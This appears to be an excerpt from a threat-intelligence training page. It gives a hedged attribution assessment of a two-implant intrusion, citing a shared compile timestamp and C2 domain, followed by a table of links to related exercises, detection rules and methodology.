
Confidence Assessment


Attribution: Single threat actor, dual delivery mechanism. Shared PE compile timestamp (2018-04-09) and shared secondary C2 domain (sys-update-cdn.net) across both implants are inconsistent with two independent actors. Tradecraft (AiTM + DCSync + pharmaceutical IP staging) is consistent with Iranian-nexus industrial espionage. Named cluster attribution is not warranted without CERT-IL deconfliction.
Continue Learning
| Next step | Link |
|---|---|
| Run this investigation yourself | Assignment A01 |
| Step-by-step technical commands | Reactive Walkthrough |
| The methodology behind the steps | CTI as a Code Methodology |
| Detection rules from this case | Step R6 — Sigma Rules |
| ATT&CK Navigator layer | Download JSON |
| Related ecosystem tools | Ecosystem Overview |
| CTI Analyst Field Manual | Evidence discipline and analytic standards |
| Full CTI Portfolio | All projects, repositories, and articles |